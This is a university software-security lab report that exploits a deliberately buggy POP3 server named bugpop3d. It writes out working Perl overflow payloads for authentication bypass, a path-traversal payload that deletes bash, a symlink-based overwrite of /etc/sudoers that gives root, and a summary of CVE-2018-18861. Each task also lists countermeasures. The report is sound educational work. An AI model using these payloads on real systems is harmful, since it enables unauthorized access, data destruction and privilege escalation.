Source Code Analysis

An analyze of source code to discover vulnerabilities, exploit them and present countermeasures.

Fredrik Helgesson & Hugo Broman

DV2546 - Software Security
Blekinge Institute of Technology
371 79 Karlskrona
December 11 2018

Contents

1 Task 1: Vulnerability Repository

The information summarized in this section was found on `https://nvd.nist.gov/vuln/detail/CVE-2018-18861` and `https://packetstormsecurity.com/files/150174/PCManFTPD-2.0.7-Server-APPE-Command-Buffer-Overflow.html`.

1.1 CVE-2018-18861

This is a buffer overflow vulnerability in PCManFTPD version 2.0.7. The creator of the exploit is "DC - Telspace Systems" and was posted 30/10/2018. The vulnerable buffer has a length of 2000 bytes. If a malicious user sends a input longer than 2000 bytes with a specially crafted shellcode the user will obtain shell access to the server.

This buffer overflow can be executed over the internet by creating a socket to the vulnerable server on the FTP-port (21) and passing the payload. When the connection is established to the server, the attacker can login as a guest user with credentials "anonymous:anonymous". The buffer overflow is thereafter found in the function "APPE" which is present on the server. The function is used to append data received to a existing file on the FTP-server. By passing the malicious shellcode as an argument to the function a buffer overflow is created which then leads to arbitrary code execution. A breakdown of the shellcode used to exploit the vulnerability is presented below.

Shellcode breakdown:
The buffer is overfilled with 0x41 (A) until the return address is reached. The return address is overwritten with the address to the ESP stack pointer which then points to a NOP-sled followed by the shellcode of a reverse TCP shell.

1.2 Countermeasures:

The bounds of the buffer need to be checked in the APPE command in order to disable the user from overwriting data on the stack. This is easily accomplished by using a function that performs boundary checks, for example "fgets" instead of the vulnerable function "gets". All user-input should also be validated before used by the program to obstruct attacks such as code injection and path traversal, never trust the user.

1.3 Time spent

2 hour approximately

2 Task 2: Read Bobs mail

2.1 Introduction

This task was solved by exploiting a vulnerability present when a user is authenticating to the pop3-server. By exploiting a buffer overflow vulnerability it was possible to log in to the mail-server with an arbitrary username without knowing the users credentials nor if the user has a valid account on the server.

2.2 Vulnerability

A part of the vulnerable function used to authenticate users can be seen in the code snippet below.

```
1  char * pop3authenticate( char * pUsername , int nMaxUserName )
2  {
3      int authorized = 0;
4      char username [32];
5      char buf[1024];
6      char * pThisPart = 0,
7           * pBuf;
8
9       /* CODE OMITTED */
10
11     if( ! readsockline( 0, buf , MAX_BUF , TIMEOUT ) )
12
13     /* CODE OMITTED */
14 }
```

The vulnerability in this code occurs when the server is reading a chunk of data from a socket into the buffer *buf* on line 11 in the snippet above. This read creates a buffer-overflow vulnerability because the socket reads chunks of the size *MAX_BUF* (1070 bytes) and copies the data into *buf* which is a buffer with an allocated size of 1024 bytes. This means that if a chunk of data with a size greater than 1024 bytes is written into the buffer, the server-program will start overwriting local variables of the current function that are placed on the stack.

2.3 Exploit

The local variables of the vulnerable function *pop3authenticate* are seen below.

```
    int authorized = 0;
    char username [32];
    char buf[1024]; //overflowable buffer.
```

The goal of the buffer overflow is to overflow into the "authorized" variable to pass the authentication check. This goal is accomplished using the steps below.

The vulnerable authentication method used by the program takes two inputs, username and then a password. If the inputted credentials are valid, the authenticated variable is set and the user will get logged on.
The initial step of the attack is overflowing the buffer *buf* which is used by the

server to hold user input. The next step of the buffer overflow attack is to set the *username*. The last step is to overwrite the variable *authenticated* which is used by the program to check if a user has successfully validated. Further explanation about the steps to perform the buffer overflow attack can be seen below.

1. Create a string of size 1024 characters starting with the characters "pass <password>". The reasoning behind this is to trigger the else-if statement shown below.

   ```
   }else if( strncasecmp( pThisPart , "pass" , 4) == 0 ){
   ```

   Note that the string passed as <password> can be anything. The remaining bytes of *buf* are thereafter set to the character 'A' to fill up the entire 1024 bytes buffer. This string is used as initial padding to fill the user-input buffer *buf*.


2. Now an arbitrary username is appended to the string with the restriction that the character-length is less than 32 bytes. The username is followed a nullbyte character (\0) and the remainder of the 32 bytes buffer is filled with spaces. At this point both buffers *buf* and *username* are full.

3. The final step is to append one more character to the string which will overwrite the variable *authenticated*. What character this variable is overwritten with does not matter by reason of how value of the variable *authenticated* is checked. The check can be seen below where any value but NULL or 0 is interpreted as a successful authentication.

   ```
   if( authorized )
       return pUsername;
   else
       return 0;
   ```

4. The resulting string is of size 1057 characters and is passed as input to the program.

2.3.1 Payload




```
bash-2.05a$ cat exploit.pl
print "pass passW " .  "A"x 1013 . "bob\0" . " " x 29 . "\n";
bash-2.05a$
```

The input sent as payload to the email-server can be seen in the image above. Executing this code will trigger the *readsockline*, which has faulty bounds which will overflow the local variables of the current stack frame. The overflow will affect the buffer *username* and set the variable *authorized*. In this payload a value of "bob\0" will be inserted into *username* with a padding of spaces appended to the end. When the function has received a password, which is done in the start of the payload, the username will be copied into a pointer using the following function and is returned by the program as the currently logged in user.

```
strncpy( username , pThisPart , sizeof (username));
```

One important fact about *strncpy* is that it reads from *username* until a nullbyte (\0) is reached. The resulting username returned by the function is therefore "bob" without the following padding.

2.4 Result




```
bash-2.05a$ (perl exploit.pl; cat) | nc localhost 110
+OK BTH IPD Security Lab Buggy POP3 Server 0.95.23 (Sp
-ERR Authentication Error
+OK User bob logged in
_
```

The result of running the exploit on the mail-server can be seen in the image above, we have successfully logged in as Bob and can now read his mail by issuing the command:

```
retr 1
```

The contents of Bob's mail can be seen in the image below:



```
+OK BTH IPD Security Lab Buggy POP3 Server 0.95.23 (Spring 2007) Ready
-ERR Authentication Error
+OK User bob logged in
retr 1
+OK
Received: from seclab.flank1 (admin@localhost.flank1 [IPv6:::1])
        by seclab.flank1 (8.12.2/8.12.2) with ESMTP id h91D89FU008856
        for <bob@seclab.flank1>; Wed, 1 Oct 2003 15:08:09 +0200 (CEST)
Received: (from admin@localhost)
        by seclab.flank1 (8.12.2/8.12.2/Submit) id h91D89vW029900
        for bob; Wed, 1 Oct 2003 15:08:09 +0200 (CEST)
Date: Wed, 1 Oct 2003 15:08:09 +0200 (CEST)
From: Joe Admin <admin@seclab.flank1>
Message-Id: <200310011308.h91D89vW029900@seclab.flank1>
To: bob@seclab.flank1
Subject: Hi Bob!


The Secret code you asked for is SECLAB23.

Best Regards,
Joe Admin
```

In the mail we see a secret code: **SECLAB23**.

2.5 Countermeasures

- Use a bigger buffer for the *buf* variable to match the size of *MAX_SIZE*, this will prevent a buffer overflow caused by the readsockline.

2.6 Time spent

We spent approximately 6 hours on this task.

3 Task 3: Prevent Bob from reading his mail

3.1 Vulnerability

The vulnerability used to prevent Bob from reading his mail is located in the function "readmaildrop". The bug can be seen in the code snippet below.

```
1  int readmaildrop( void )
2  {
3  /*OMITTED CODE*/
4  snprintf( namebuf , sizeof(namebuf) , "%s/%s" , MAIL_BASE ,
       pUserName ); //Path to user's mails in "database"
5
6  if( ! (file = fopen( namebuf , "r") ) )
7      return 1; //This will cause a early return and prevent a user
       from reading his mail
8
9  snprintf( namebuf, sizeof(namebuf), "/var/tmp/%s.tmp", pUserName );
        //Path to temporary file to store the mails
10 if( (saved_messages=open (namebuf, O_WRONLY | O_CREAT | O_EXCL,
       0600 ) ) <= -1) //Open temporary file to write the mails
11     return 1; /* No old messages */
12
13 /*OMITTED CODE*/
```

The vulnerable part is in the flags (second argument) in the function "open()" used in line 10.

```
open (namebuf, O_WRONLY | O_CREAT | O_EXCL, 0600 )
```

The problem with this function call is that the way that the flags "O_CREAT" and "O_EXCL" work. These flags work simultaneously and if the file that the function is trying to access already exists, the function will return false. This will cause the readmaildrop function to do a early return and thus locking the user out from his mailbox.
This information was found in the manual for the "open()"-function and how the flags works together can be read below.

```
If O_CREAT and O_EXCL are set, open() shall fail if the file exists
    . The check for the existence of the file and the creation of
    the file if it does not exist shall be atomic with respect to
    other threads executing open() naming the same filename in the
    same directory with O_EXCL and O_CREAT set. If O_EXCL and
    O_CREAT are set, and path names a symbolic link, open() shall
    fail and set errno to [EEXIST], regardless of the contents of
    the symbolic link. If O_EXCL is set and O_CREAT is not set, the
     result is undefined.
```

Source: https://linux.die.net/man/3/open


3.2 Exploit

To exploit this vulnerability, we can create a bob.tmp file to prevent bob from reading his mail. This is accomplished using the following command:

```
$ touch /var/tmp/bob.tmp
```

3.3 Result

Bob is unable to view his mail through the bugpop3d program. Note that this file and exploit is persistent and will remain as long as the file is not removed.



```
bash-2.05a$ touch /var/tmp/bob.tmp
bash-2.05a$ (perl bob_login.pl ; cat) | nc localhost 110
+OK BTH IPD Security Lab Buggy POP3 Server 0.95.23 (Spring 2007) Ready
-ERR Authentication Error
+OK User bob logged in
retr 1
-ERR No such message
```

3.4 Countermeasures


Use non-predictable filenames for the temporary files. The filename should not be guessable and if the file for some reason should exist. Pick another filename that does not exist. Another option to solve this would be to store the temporary files in memory using *malloc*.

3.5 Time spent

We spent approximately 6 hours on this task.

4 Task 4: Prevent valid user login

The goal of this task is to prevent valid user log onto the machine. This can be done in many ways. One way is by deleting important files used by the system authentication process. These files are created by root, and only users with sudo or root permission can delete these files. To be able to delete the important files, root permissions are required which currently logged in user ”alice” does not possess. By inspecting the currently running processes on the machine it is clear that the bugpop3d-process is running with root-privileges. Bugpop3d is ran as an initial internet ”super-server” (INET) when the system starts. This type of process listens on a socket for incoming connections. If a connection is received a process is started to handle the connection based on the receiving port. Information about this type of process was acquired by reading ”inetd.conf”.



```
bash-2.05a$ cat /etc/inetd.conf
#       $OpenBSD: inetd.conf,v 1.42 2002/02/01 06:05:22 itojun Exp $
#
# Internet server configuration database
#
# define *both* IPv4 and IPv6 entries for dual-stack support.
#

pop3            stream  tcp     nowait  root    /usr/libexec/bugpop3d
```

This means that bugpop3d has permission to delete any file on the filesystem regarless on who is signed in to the application.

4.1 Vulnerability

For this task, we used two separate bugs which leads to an arbitrary file deletion on the email-server. The bugs are presented below.

4.1.1 Exclusive locks bug

The function ”lockuser” is used by the server to create exclusive locks on each user, this is used to deny multiple concurrent logins from the same username. As soon as a user is successfully authenticated the lock is checked, if a lock is not set for the current user, the user will successfully be logged in. The function has two return values depending on the result:

- Returns **1** if the file did not previously exist.
- Return **-1** if the file already exist or the new file could not be created.

```
int lockuser( void ){
  int fd;
  char buf[1020];
  snprintf( buf , sizeof( buf ) , "%s/locks/%s" , MAIL_BASE ,
    pUserName );
  if( (fd=open( buf , O_WRONLY | O_EXCL | O_CREAT, 0600 ) ) <= -1 )
```

```
 6      return -1; /* Unable to lock user */
 7    else{
 8      atexit( unlockuser );
 9      close( fd );
10      return 1;
11    }
12  }
```

We know the lock user only returns 1 and -1. This means line 6 will never be ran as the function can't return 0 or false. Thus making the exclusive locks not so exclusive as two users can log in simultaneously. This bug makes the lockuser function useless.

```
 1  int main( int argc , char ** argv ){
 2  /*CODE OMITTED*/
 3    if( pop3authenticate( labb , sizeof(labb) ) ){
 4      pUserName = labb;
 5      if( !lockuser( ) ){
 6        writesockline( "-ERR Unable to lock user" );
 7      }else{
 8        writesockline( "+OK User %s logged in" , labb );
 9        readmaildrop();
10        pop3transaction();
11    }
12    return 0;
13  }
```

4.1.2 Arbitrary file delete

This bug is *only* possible due to the previous bug. If the previous bug was fixed, this vulnerability would not work.


The code snippet below has one critical bug which leads to a arbitrary file deletion. This function is called when a user exits the email-server to cleanup a temporary file.

```
1  void unlockuser( void )
2  {
3      char buf[1024];
4
5      snprintf( buf, sizeof(buf), "%s/locks/%s", MAIL_BASE, pUserName
         );
6      unlink( buf );
7  }
```

Line 5 in the code snippet above is vulnerable to a directory traversal attack. The reasoning behind this is that on this line the variable "buf" is filled with a file path with consists of the concatenation of three strings "/var/mail", "/locks/" and *pUserName* where *pUsername* contains the name of the currently logged in user. The path is thereafter used to remove a temporary file belonging to the current user using the function "unlink". The problem with this approach is that if the name of the current user stored in *pUserName* is a path, this function can be used to traverse the file system and delete an arbitrary file. This may not be an issue since non of the usernames consists of path traversal but what if it was possible to login with an arbitrary username? This was accomplished during Task 1 of this report.


4.2 Exploit

One way of preventing valid users Bob, Alice and Admin from logging onto the system is by removing their login-shell. Target users individual login-shells can be found in "/etc/passwd" which is readable by user alice. A snippet of the contents of this file can be seen in the image below.



```
bash-2.05a$ cat /etc/passwd | tail -n3
alice:*:1000:1000:Alice in Securityland:/home/alice:/usr/local/bin/bash
bob:*:1001:1001:Secret Bob:/home/bob:/usr/local/bin/bash
admin:*:1002:1002:Joe &:/home/admin:/usr/local/bin/bash
bash-2.05a$
```

This image shows that all three target users has a common login-shell, bash. Therefore by removing the program Bash none of these users will be able to log onto the system. The image below shows the payload which exploits the path-traversal vulnerability presented above to remove Bash from the system.



```
print "pass alice " .  "A"x 1013 . "../../../usr/local/bin/bash\0" . " " x 5 . "
\n";
```


This payload uses the same principle as in Task 1, by exploiting the same buffer overflow vulnerability a user with the name of "../../../usr/local/bin/bash". The result of this is that when the vulnerable function "unlockuser" is called the filepath below is created:

```
/var/mail/locks/../../../usr/local/bin/bash
```


The next step the function performs is to remove the file pointed to by the string using the unlink function. The result is that instead of removing the logged in users temporary file the program now deletes the program bash. This is the point where the "Exclusive logs bug" is essential since the file pointed out by the path is existing and the user login would therefore not be successful if the function "lockuser" worked as intended.

4.3 Result

The result of the exploit can be seen in the images below where the payload is executed in the first image an the second image shows when one of the target users attempt to log onto the system.



```
bash-2.05a$ (perl del_bash.pl; sleep 1; echo quit) | nc localhost 110
+OK BTH IPD Security Lab Buggy POP3 Server 0.95.23 (Spring 2007) Ready
-ERR Authentication Error
+OK User ../../../usr/local/bin/bash logged in
+OK No messages was deleted in this session
bash-2.05a$
```


```
login: alice
Password:
Last login: Fri Nov 30 11:21:41 on ttyC0
OpenBSD 3.1 (GENERIC) #59: Sat Apr 13 15:28:52 MDT 2002

Welcome to OpenBSD: The proactively secure Unix-like operating s

Please use the sendbug(1) utility to report bugs in the system.
Before reporting a bug, please try to reproduce it with the late
version of the code.  With bug reports, please try to ensure tha
enough information to reproduce the problem is enclosed, and if
known fix for it exists, include that as well.

login: /usr/local/bin/bash: No such file or directory
d
OpenBSD/i386 (Amnesiac) (ttyC0)

login: _
```

4.4 Countermeasures

4.4.1 Exclusive locks bug

The solution to this bug is to make the lockuser return 1 if the function returns true and 0 if the function returns false.

4.4.2 Arbitrary file delete

- Fix exclusive locks bug described in previous section.
- Prevent buffer overflow: see countermeasures for Task 1.
- Prevent path traversal: Validate that the file deletion is performed in the correct folder, this can be done by using for example a chroot jail.
- Run the server-process with restricted privileges to the files and folders it needs to access instead of giving it system root permissions.

4.5 Time spent

We spent approximately 10 hours on this task.

5 Task 5 (Optional): Obtain root access

5.1 Vulnerabilities


The exploit performed to gain root access to the server consists of chaining multiple exploits of already explained vulnerabilities. Although one new vulnerability is used in this chain, a mail-parsing bug performed by the email-server when a user tries to retrieve an email. The vulnerability is present in the function "readmaildrop" and can be seen below.

```c
int readmaildrop ( void )
{
/*OMITTED CODE*/
    if ( ! (file = fopen(namebuf, "r") ) )
        return 1;
    /*OMITTED CODE*/
    for (;; firstline = 0 )
    {
        if ( ! (buf = fget( file , &nbuf) ) )
        {
            curline->pLine = 0;
            curline->pNext = 0;
            break;
        }

        if( strncmp( buf, "From" , 5 ) == 0)
        {
            no_messages++;
            curline->pLine = 0;
            curline->pNext = 0;
            curmsg->pNext = (_msg*)malloc( sizeof( _msg));
            curmsg = curmsg->pNext;
            curmsg->size = 0;
            curmsg->pNext = 0;
            curmsg->firstline = (_msgline*)malloc( sizeof( _msgline
    ));
            curline = curmsg->firstline;
        }
    /*OMITTED CODE*/
    }
}
```

The function "readmaildrop" above is called each time a user is issuing the command "retr X" in the Bugpop3D client where "X" is the ID-number of the requested message where the first message received has an ID-number of 1 and so on. All emails for a specific user are stored in a single file and the way the server parses out for example the second message is to retrieve all data between the second occurrence of the string "From" and either EOF (End of File) or a third occurrence. "From" is thereby used as a delimiter to distinguish different emails apart when reading the mutual email-file. This parsing-method is introducing a major bug which can be exploited by forging special emails containing multiple occurrences of the mail-delimiter "From" and sending them to a user. This bug is used to gain root access to the system below by creating an arbitrary file write.


1. Exploit ”From” parsing bug to forge an email containing the following.

   - Email number 1. Contains header and body minus our payload



```
retr 1
+OK
Received: from localhost.flank1 (localhost.flank1 [IPv6:::1
        by seclab.flank1 (8.12.2/8.12.2) with ESMTP id wAUI
        for <alice@localhost.flank1>; Fri, 30 Nov 2018 19:5
Received: (from alice@localhost)
        by localhost.flank1 (8.12.2/8.12.2/Submit) id wAUIo
        Fri, 30 Nov 2018 19:50:08 +0100 (CET)
Date: Fri, 30 Nov 2018 19:50:08 +0100 (CET)
Message-Id: <201811301850.wAUIo8TR015900@localhost.flank1>
To: alice@seclab.flank1
Subject: Hello %p
From: me@wow.se

First message
```

   - Email number 2. Has only our payload



```
retr 2
+OK
root    ALL=(ALL) ALL
alice   ALL=(ALL) ALL
```

2. Login to bugpop3d with alice:alice. Then sleep for 8 seconds to prevent the timeout which is used by the server to throw out any user who is idling for more than 10 seconds.

3. Exploit unlockuser to delete /var/tmp/alice.tmp. Described during Task 4.

4. Symbolic link from /etc/sudoers to /var/tmp/alice.tmp by issuing the following command:


```
$ ln -s /etc/sudoers /var/tmp/alice.tmp
```

5. Go back to the previously opened bugpop3d session where user Alice is currently logged in. Due to the ”From” parse bug there will be two emails on the server.

6. The next step is to delete the first email using ”dele 1”. This is possible because the emails are still loaded into the main memory even though Alices email file was deleted during step 3 of this exploit. At this point the alice.tmp file is replaced by the symbolic link to /etc/sudoers.

7. The ”quit” command will trigger the function ”dotransactionquit” on the server. At this point there is one check we have to bypass:

   - One or more emails has to be deleted.



```c
void dotransactionquit( void )
{
  char filename[ MAXPATHLEN +1 ];
  char mailboxname[ MAXPATHLEN +1 ];
  FILE * pfile;
  _msg * pMsg = messages;
  _msgline * pLine;

  if( ! mailboxdirty || ! messages )
  {
    writesockline( "+OK No messages was deleted in this session" );
    return;
  }

  snprintf( filename , MAXPATHLEN , "/var/tmp/%s.tmp" , pUserName );
  if( ! ( pfile = fopen( filename  , "w" ) ) )
  {
    writesockline( "-ERR Unable to write mailbox temp file" );
    return;
  }

  for( pMsg = pMsg->pNext ; pMsg ; pMsg = pMsg->pNext )
  {
    if( pMsg->deleted )
      continue;

    for( pLine = pMsg->firstline->pNext ; pLine->pLine; pLine = pLine->pNext )
    {
      fprintf( pfile , "%s\n" , pLine->pLine );
    }
  }
  fclose( pfile );
  snprintf( mailboxname , sizeof(
                                mailboxname) , "%s/%s" , MAIL_BASE , pUserName );

  if( -1 == rename( filename , mailboxname ) )
    writesockline( "+OK Internal error : No Emails removed" );
  else
    writesockline( "+OK Bye Bye " );

}
```


If this check triggered the function would have performed an early return and therefore not execute the arbitrary file-write which is the goal of this step. This check will be bypassed as a file deletion has been performed during this session. The program will then open the symbolic link created during step 4 and write the available emails to that file. At this point "all available emails" only contains Email number 2 which is a payload created to specifically meet the required syntax of the /etc/sudoers file.

8. The final step is to Logout from the machine and login again as alice. Alice will now be in the sudoers file which means that she is permitted to use sudo with her own password to elevate her privileges to root using the command below:

```
$ sudo su −
```


5.2 Exploit

Below is the forged email exploiting the "From" parse bug. The email will be sent to the to bugpop3d program.



```
bash-2.05a$ cat mail.txt
To: alice
Subject: Hello %p
From: me@wow.se

First message
From hellworld
root     ALL=(ALL) ALL
alice    ALL=(ALL) ALL
bash-2.05a$
```


The send.sh script is used to send the email which contains a call to the standard Linux sendmail program.



```
bash-2.05a$ cat send.sh
#!/bin/sh

sendmail -vt < mail.txt
```


The "del_alice.pl" is used to delete the temp file created by the program:

```
/var/tmp/alice.tmp
```



```
bash-2.05a$ cat del_alice.pl
print "pass alice " .  "A"x 1013 . "../../../var/tmp/alice.tmp\0" . " " x 6 . "\
n";
```

